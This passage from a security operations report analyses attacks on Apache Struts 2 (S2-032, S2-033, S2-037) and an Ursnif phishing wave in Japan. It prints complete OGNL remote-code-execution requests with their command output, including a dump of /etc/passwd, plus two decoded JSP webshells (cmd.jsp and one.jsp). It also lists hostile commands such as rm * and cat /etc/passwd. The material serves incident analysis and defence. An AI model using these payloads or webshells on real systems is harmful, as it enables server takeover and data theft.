
● 2016 S2-032 ○ 2014 S2-020 ○ 2013 S2-019 ○ 2013 S2-016 ○ 2013 S2-013 ○ 2011 S2-009 ○ 2010 S2-005

命令: id

```
unix  3      [ ]         STREAM     CONNECTED     1708     @/com/ubuntu/upstart
unix  3      [ ]         STREAM     CONNECTED     8426     @/com/ubuntu/upstart
unix  3      [ ]         DGRAM                    7667
unix  2      [ ]         DGRAM                    2003
unix  3      [ ]         STREAM     CONNECTED     38267
unix  3      [ ]         STREAM     CONNECTED     7881     /var/run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    39080
unix  2      [ ]         DGRAM                    38176
unix  3      [ ]         STREAM     CONNECTED     1699
unix  3      [ ]         STREAM     CONNECTED     8421
unix  3      [ ]         STREAM     CONNECTED     1894
unix  3      [ ]         STREAM     CONNECTED     10576     /var/run/dbus/system_bus_socket
unix  2      [ ]         STREAM     CONNECTED     10605
unix  3      [ ]         STREAM     CONNECTED     10575
unix  3      [ ]         STREAM     CONNECTED     10574
unix  2      [ ]         DGRAM                    10607
unix  2      [ ]         STREAM     CONNECTED     38402
unix  2      [ ]         STREAM     CONNECTED     39078
unix  3      [ ]         STREAM     CONNECTED     7807
unix  3      [ ]         STREAM     CONNECTED     38266
unix  3      [ ]         STREAM     CONNECTED     7806
unix  3      [ ]         STREAM     CONNECTED     2024
unix  3      [ ]         STREAM     CONNECTED     7745
unix  3      [ ]         STREAM     CONNECTED     11771
unix  2      [ ]         DGRAM                    8977
unix  3      [ ]         DGRAM                    7668
unix  3      [ ]         STREAM     CONNECTED     7808     /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     1848     @/com/ubuntu/upstart
unix  3      [ ]         STREAM     CONNECTED     38269
unix  3      [ ]         STREAM     CONNECTED     39056     /var/run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    10502


★K8cmd-> id
==========================================================================================================================
=
uid=106(tomcat7) gid=112(tomcat7) groups=112(tomcat7)
```

(d) Attack tool (2)

Figure 7 S2-032 PoC code and attack tools



Stream Content

```
POST /struts2.3.28-showcase/index.action?method:%23_memberAccess%3d%40ognl.OgnlContext%
20%40DEFAULT_MEMBER_ACCESS%2c%23a%3d%40java.lang.Runtime%40getRuntime%28%29.exec%28%
23parameters.command%20%5B0%5D%29.getInputStream%28%29%2c%23b%3dnew%
20java.io.InputStreamReader%28%23a%29%2c%23c%3dnew%20%20java.io.BufferedReader%28%23b%
29%2c%23d%3dnew%20char%5B51020%5D%2c%23c.read%28%23d%29%2c%23kxlzx%3d%20%
40org.apache.struts2.ServletActionContext%40getResponse%28%29.getWriter%28%29%2c%
23kxlzx.println%28%23d%20%29%2c%23kxlzx.close&command=netstat HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 10.1.31.21:8080

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Transfer-Encoding: chunked
Date: Thu, 28 Apr 2016 06:18:41 GMT

2000
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 struts2:ssh             10.1.31.200:57353       ESTABLISHED
tcp        0      0 struts2:ssh             10.1.31.200:57118       ESTABLISHED
tcp6       0      0 struts2:http-alt        [UNKNOWN]:49233         TIME_WAIT
tcp6       0      0 struts2:http-alt        [UNKNOWN]:49235         ESTABLISHED
tcp6       0      0 struts2:http-alt        [UNKNOWN]:49229         TIME_WAIT
tcp6       0      0 struts2:http-alt        [UNKNOWN]:49230         TIME_WAIT
tcp6       0      0 struts2:http-alt        [UNKNOWN]:49234         TIME_WAIT
tcp6       0      0 struts2:http-alt        [UNKNOWN]:49231         TIME_WAIT
tcp6       0      0 struts2:http-alt        [UNKNOWN]:49232         TIME_WAIT
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
```

Any OS command to be executed is included here.

An OS command execution is included in the response.


Figure 8 Traffic contents available with a S2-032 PoC code

From the evening of April 26 when PoC codes and other information were released, the JSOC started detecting attacks that exploited the S2-032 vulnerability. Many of the attacks detected displayed a Web application execution path or an OS command execution result, and their purpose seemed to investigate a target host for vulnerabilities. However, some attacks not only displayed an OS command execution result, but also attempted to create or delete a file through redirection or with an OGNL expression. If such an attack succeeds, the target host would actually be damaged. Table 6 shows some OS commands confirmed by the JSOC that might be executed.

Table 6 Some OS commands detected that might be executed

netstat	id	sleep
whoami	cat /etc/passwd	rm *

In addition to these attacks, the JSOC also detected an attack that attempted to create a backdoor (Figure 9, Figure 10). Table 7 shows a backdoor file name detected by the JSOC.



Stream Content

```
POST [redacted]?method:%23_memberAccess%20%
3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23a%3d%23parameters.reqobj%
5B0%5D,%23c%3d%23parameters.reqobj%20%5B1%5D,%23req%3d%23context.get(%
23a),%23b%3d%23req.getRealPath(%23c)%2b%23parameters.reqobj%5B2%5D,%23fos
%3dnew%20java.io.FileOutputStream(%23b),%23fos.write(%
23parameters.content%5B0%5D.getBytes()),%23fos.close(),%23hh%20%3d%
23context.get(%23parameters.rpsobj%5B0%5D),%23hh.getWriter().println(%
23b),%23hh.getWriter().flush(),%20%23hh.getWriter().close(),1?%23xx:%20%
23request.toString&reqobj=com.opensymphony.xwork2.dispatcher.HttpServletR
equest&rpsobj=com.opensymphony%
20.xwork2.dispatcher.HttpServletResponse&reqobj=%
2f&reqobj=cmd.jsp&content=%3c%25%40page+import%3d%22java.io.*%22%25%3e%0d
%0a%3c%25%40page+import%3d%22sun.misc.BASE64Decoder%22%25%3e%0d%0a%3c%25%
0d%0atry+%7b%0d%0aString+cmd+%3d+request.getParameter(%22tom%22)%3b%0d%
0aString+path%3dapplication.getRealPath(request.getRequestURI())%3b%0d%
0aString+dir%3dnew+File(path).getParent()%3b%0d%0aif(cmd.equals(%
22Szh0ZWFt%22))%7bout.print(%22%5bS%5d%22%2bdir%2b%22%5bE%5d%22)%3b%7d%0d
%0abyte%5b%5d+binary+%3d+BASE64Decoder.class.newInstance().decodeBuffer
(cmd)%3b%0d%0aString+k8cmd+%3d+new+String(binary)%3b%0d%0aProcess+child+%
3d+Runtime.getRuntime().exec(k8cmd)%3b%0d%0aInputStream+in+%3d
+child.getInputStream()%3b%0d%0aout.print(%22-%3e%7c%2
```


(a) Session data (partial)

```
<%@page import="java.io.*"%>
<%@page import="sun.misc.BASE64Decoder"%>
<%
try {
String cmd = request.getParameter("tom");
String path=application.getRealPath(request.getReq
String dir=new File(path).getParent();
if(cmd.equals("Szh0ZWFt")){out.print("[S]"+dir+"[E]");}
byte[] binary = BASE64Decoder.class.newInstance().decodeBuffer(cmd);
String k8cmd = new String(binary);
Process child = Runtime.getRuntime().exec(k8cmd);
InputStream in = child.getInputStream();
out.print("->|%2
```

Uses the value of the argument `tom` to display the directory where a Web application is located; any command can be executed.

(b) Decoding result of the portion enclosed by a red rectangle

Figure 9 Request that attempts to create a backdoor (1)



Stream Content

```
POST [redacted]?method:%23_memberAccess%20%
3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23a%3d%23parameters.reqobj%
5B0%5D,%23c%3d%23parameters.reqobj%20%5B1%5D,%23req%3d%23context.get(%
23a),%23b%3d%23req.getRealPath(%23c)%2b%23parameters.reqobj%5B2%5D,%23fos
%3dnew%20java.io.FileOutputStream(%23b),%23fos.write(%
23parameters.content%5B0%5D.getBytes()),%23fos.close(),%23hh%20%3d%
23context.get(%23parameters.rpsobj%5B0%5D),%23hh.getWriter().println(%
23b),%23hh.getWriter().flush(),%20%23hh.getWriter().close(),1?%23xx:%20%
23request.toString&reqobj=com.opensymphony.xwork2.dispatcher.HttpServletR
equest&rpsobj=com.opensymphony%
20.xwork2.dispatcher.HttpServletResponse&reqobj=%
2f&reqobj=one.jsp&content=%3c%25if(request.getParameter(%22f%22)!%3dnull)
(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%
2brequest.getParameter(%22f%22))).write(request.getParameter(%22t%
22).getBytes())%3b%25%3e%3ca+href%3d%22One_OK%22%3e%3c%2fa%3e HTTP/1.1
Host: [redacted]
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/
jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-
powerpoint, application/msword, */*
Referer: [redacted]
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET
CLR 2.0.50727; MAXTHON 2.0)
X-Forw
```

(a) Session data (partial)

```
<%
if(request.getParameter("f")!=null)
(new java.io.FileOutputStream(application.getRealPath("/")+
   request.getParameter("f"))).write(request.getParameter("t").getBytes());
%>
<a href="One_OK"></a>
```

If argument `f` is set, any file can be created directly under the Web application directory.


(b) Decoding result of the portion enclosed by a red rectangle

Figure 10 Request that attempts to create a backdoor (2)

Table 7 Some confirmed file names used in attacks

one.jsp	cmd.jsp	nimabi.jsp

On April 27, the next day after it started detecting attacks, the JSOC confirmed a severe incident where an attack exploiting the vulnerability succeeded. Figure 11 and Figure 12 show the contents of the actual attack traffic detected. The JSOC confirmed that the traffic of these attacks originated from the same IP address and that they attempted to execute an OS command (such as `whoami` or `ls`), in response to which an execution result was returned.




Stream Content

```
GET [redacted]?method:%23_memberAccess%3d%40ognl.OgnlContext%20%
40DEFAULT_MEMBER_ACCESS%2c%23a%3d%40java.lang.Runtime%40getRuntime%28%29.exec%28%
23parameters.command%20%5B0%5D%29.getInputStream%28%29%2c%23b%3dnew%
20java.io.InputStreamReader%28%23a%29%2c%23c%3dnew%20%20java.io.BufferedReader%28%23b%29%
2c%23d%3dnew%20char%5B51020%5D%2c%23c.read%28%23d%29%2c%23kxlzx%3d%20%
40org.apache.struts2.ServletActionContext%40getResponse%28%29.getWriter%28%29%2c%
23kxlzx.println%28%23d%20%29%2c%23kxlzx.close&command=whoami HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/x    q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/    6 (KHTML, like Gecko)
Chrome/49.0.2623.112 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: ja,en-US;q=0.8,en;q=0.6
Cookie: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 27 Apr 2016 09:42:34 GMT
Set-Cookie: [redacted]
Connection: close
Transfer-Encoding: chunked
Content-Type: text/plain; charset

1ff8
[redacted]
.......................................................................................
```

OS command execution attempted here

whoami execution result displayed

Figure 11 Example of traffic confirming that a `whoami` command has been executed




Stream Content

```
GET [redacted]?method:%23_memberAccess%
3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23res%3d%
40org.apache.struts2.ServletActionContext%40getResponse(),%23res.setCharacterEncoding(%
23parameters.encoding[0]),%23w%3d%23res.getWriter(),%23s%3dnew+java.util.Scanner
(@java.lang.Runtime@getRuntime().exec(%23parameters.cmd[0]).getInputStream
()).useDelimiter(%23parameters.pp[0]),%23str%3d%23s.hasNext()%3f%23s.next()%3a%
23parameters.ppp[0],%23w.print(%23str),%23w.close(),1?%23xx:%23request.toString&cmd=ls%
20-l%20%2Fusr%2Flocal%2Ftomcat6%2Fwebapps%2Fedu%2Fa&pp=\\A&ppp=%20&encoding=UTF-8
HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (baidu spider)
Accept-Encoding: gzip, deflate
Cookie: [redacted]
Connection: Keep-Alive
```

OS command execution attempted here

(a) Attack request



Stream Content

```
HTTP/1.1 200 OK
Date: Wed, 27 Apr 2016 10:08:55 GMT
Set-Cookie: [redacted]
Content-Length: 533
[redacted]
Connection: close
Content-Type: text/plain; charset=UTF-8
[redacted]

...... 36
drwxrwxr-x 5 [redacted] 4096 [redacted] 2016 WEB-INF
drwxr-x--- 2            4096            2016 [redacted]
drwxrwxr-x 5            4096            2016
drwxrwxr-x 8            4096            2015
-rwxr-xr-x 1            1078            2016 favicon.ico
drwxrwxr-x 9            4096            2016 [redacted]
drwxrwxr-x 9            4096            2015
drwxrwxr-x 9            4096            2016
drwxrwxr-x 2            4096            2016
```

(b) Response from the target host

Figure 12 Example of traffic confirming that an `ls` command has been successfully executed


The traffic shown in Figure 11 has a structure that is very similar to the request in the released PoC code shown in Figure 8, thus it is guessed that the attack is based on the PoC code. On the other hand, even if attacks originated from the same origin, the attacks shown in Figure 11 and Figure 12 have different request structures. In this case, it is guessed that the attacks used different PoC codes for attacking in order to make success more likely.

In a series of attacks against a vulnerable host from the same origin, a request that attempted to create a backdoor was detected approx. 25 minutes after detecting traffic used to investigate the target for vulnerabilities. The time it took to successfully exploit the vulnerability after discovering the vulnerable host was very short, which strongly reminded us of the importance of taking proactive measures based on vulnerability information and quick response in the case of an incident.

4.1.3 S2-033 and S2-037 vulnerabilities

From around early June, vulnerabilities (S2-033 [CVE-2016-3087], S2-037 [CVE-2016-4438]) in the REST plugin for Apache Struts 2 were disclosed in succession. These vulnerabilities also allow for an OGNL expression to be executed externally so as to execute any code, much like S2-032 described in 4.1.2.

As the vulnerabilities exist in the implementation of REST (Representational State Transfer), which is a type of Web architecture, in Apache Struts 2, they have an effect if the REST plugin is used. S2-033 has the effect when DMI is enabled, and S2-037 has an effect regardless of whether DMI is enabled or not. Note that S2-037 is a complement to an incomplete modification implemented by S2-033. An execution result of a S2-037 PoC code (Figure 13) shows that an OS command in the request is executed and that an execution result is included in the response.



```
GET /struts2-rest-showcase/orders/3/(%23_memberAccess%
3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)%3f(%23wr%3d%23context%5b%23parameters.obj%
5b0%5d%5d.getWriter(),%23rs%3d@org.apache.commons.io.IOUtils@toString
(@java.lang.Runtime@getRuntime().exec(%23parameters.command[0]).getInputStream()),%
23wr.println(%23rs),%23wr.flush(),%23wr.close()):xx.toString.json?
&obj=com.opensymphony.xwork2.dispatcher.HttpServletResponse&content=16456&command=cat%
20/etc/passwd HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: ja-JP
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 10.0.2.9:8080
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Transfer-Encoding: chunked
Date: Fri, 17 Jun 2016 08:55:35 GMT

8f7
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

OS command execution attempted here

Figure 13 Example of an attack that exploits S2-037

The code used for attacking is the same between S2-033 and S2-037, which is a complement to S2-033. As shown in Table 8, a notable difference between them only exists in the top of the URL path, that is, whether the character immediately followed by "%23_memberAccess" is "!" or "/" (the portion enclosed by a red rectangle in Figure 13).

Table 8 Difference between requests that attempt to exploit vulnerabilities

Vulnerability	Request top
S2-033	! %23_memberAccess
S2-037	/%23_memberAccess /(%23_memberAccess
S2-032 (reference)	?method:%23_memberAccess

4.1.4 Measures for S2-032, S2-033, and S2-037

Table 9 shows the relationship between these vulnerabilities and the combination of settings, while Table 10 shows a version available for fixing each of the vulnerabilities. Whether each vulnerability has an effect complicatedly depends on the combination of settings in Apache Struts 2 and its version. If you are using an affected Apache Struts 2 version or an indicated combination of settings, it is necessary to take fundamental measures by updating Apache Struts 2 to a fixed version as quickly as possible or to change the DMI and REST settings.

Table 9 Vulnerabilities and the combination of settings

DMI and REST settings	S2-032	S2-033	S2-037
DMI enabled, REST enabled	**Vulnerable version available**	**Vulnerable version available**	**Vulnerable version available**
DMI disabled, REST enabled	No effect	No effect	**Vulnerable version available**
DMI enabled, REST disabled	**Vulnerable version available**	No effect	No effect
DMI disabled, REST disabled	No effect	No effect	No effect

Table 10 Vulnerabilities and fixed-version availability

Version	S2-032, S2-033	S2-037
2.3.20–2.3.28 (excluding 2.3.20.3, 2.3.24.3, and 2.3.28.1)	**Vulnerable**	**Vulnerable**
2.3.20.3, 2.3.24.3, 2.3.28.1	No effect	**Vulnerable**
2.3.29	No effect	No effect

4.2 Rapid increase in Ursnif infection incidents

From this April, the JSOC detected many infections with a malware type called "Ursnif" (also known as "Gozi"). Ursnif is a malware type that attempts to steal credit card- or financial institution-related information, and if an infection is present, it may lead to unauthorized money transfer due to the leakage of Internet banking information, etc., or credit card abuse due to stolen credit card information. The Japan Cybercrime Control Center (JC3) issued an alert[7] on June 14 such that Ursnif infections have been spreading, which might lead to increasing damage. On June 15, LAC also issued an alert such that Ursnif was rampant.[8]

4.2.1 Ursnif infection routes

Figure 14 shows the number of Ursnif-related incidents.




Figure 14 Number of Ursnif-related incidents

Through past detection, the JSOC has confirmed that Ursnif infection has occurred through guidance from an exploit kit, or by opening and executing an attached file in a suspicious e-mail. A different case was also reported such that a terminal was ultimately infected with Ursnif via a downloader.[9] The JSOC also detected an incident such that a terminal appeared to be infected with Bedep[10] and then with Ursnif.

[7] Alert on Damage that May be Caused by the Internet Banking Malware "Gozi"
https://www.jc3.or.jp/topics/gozi.html

[8] Ursnif (also known as Gozi) Rampant Since March
http://www.lac.co.jp/blog/category/security/20160615.html

[9] Spread of New Malware, "URSNIF," which Targets Net Banking in Japan
http://blog.trendmicro.co.jp/archives/13471

[10] "2.2 Sharp Increase in Bedep infection incidents" in *JSOC INSIGHT* vol.12
http://www.lac.co.jp/security/report/pdf/20160617_jsoc_j001f.pdf

It is worth noting that some suspicious e-mails confirmed this time had Japanese body text and an attached file name. Such e-mails were not filtered out by the spam filter in the e-mail system, and the attached file was opened and executed.

Table 11 shows examples of suspicious e-mails detected to have an Ursnif attachment. The subjects and body text of the suspicious e-mails and their attached file names are all written in Japanese, and the top-level domain in one of the sender's e-mail addresses is ".jp". Thus, seemingly, the e-mail systems do not receive enough identifying characteristics to conclude that these are suspicious e-mails.

Table 11 Examples of suspicious e-mails with Ursnif attachments (partial)
(a) Fake Amazon JP e-mail

Sender	Amazon JP" <druminsmite＠●●**.pl** >"
Subject	Amazon.co.jp お支払いの確認 (en: Amazon.co.jp confirmation of payment)
Attached file name	お支払いの確認 xxx-yyyyyyy-zzzzzzz.zip (en: Confirmation of payment xxx-yyyyyyy-zzzzzzz.zip)

(b) Fake work report e-mail

Sender	<xpybk563a＠●●.ne.**jp**>
Subject	作業日報 (en: Daily work report)
Attached file name	PPT1-06_08_pdf.ppt.zip

In addition to the suspicious e-mails shown in Table 11, Japan Post Co., Ltd. and Yamato Transport Co., Ltd. also issued alerts on similar suspicious e-mails on June 7, 2016[11] and June 29,[12] respectively. As the times that these alerts were issued fall within the period when Ursnif-related severe incidents were increasing ((1) and (2) in Figure 14), it is guessed that the attached file in such a suspicious e-mail provided the means for an Ursnif infection route.

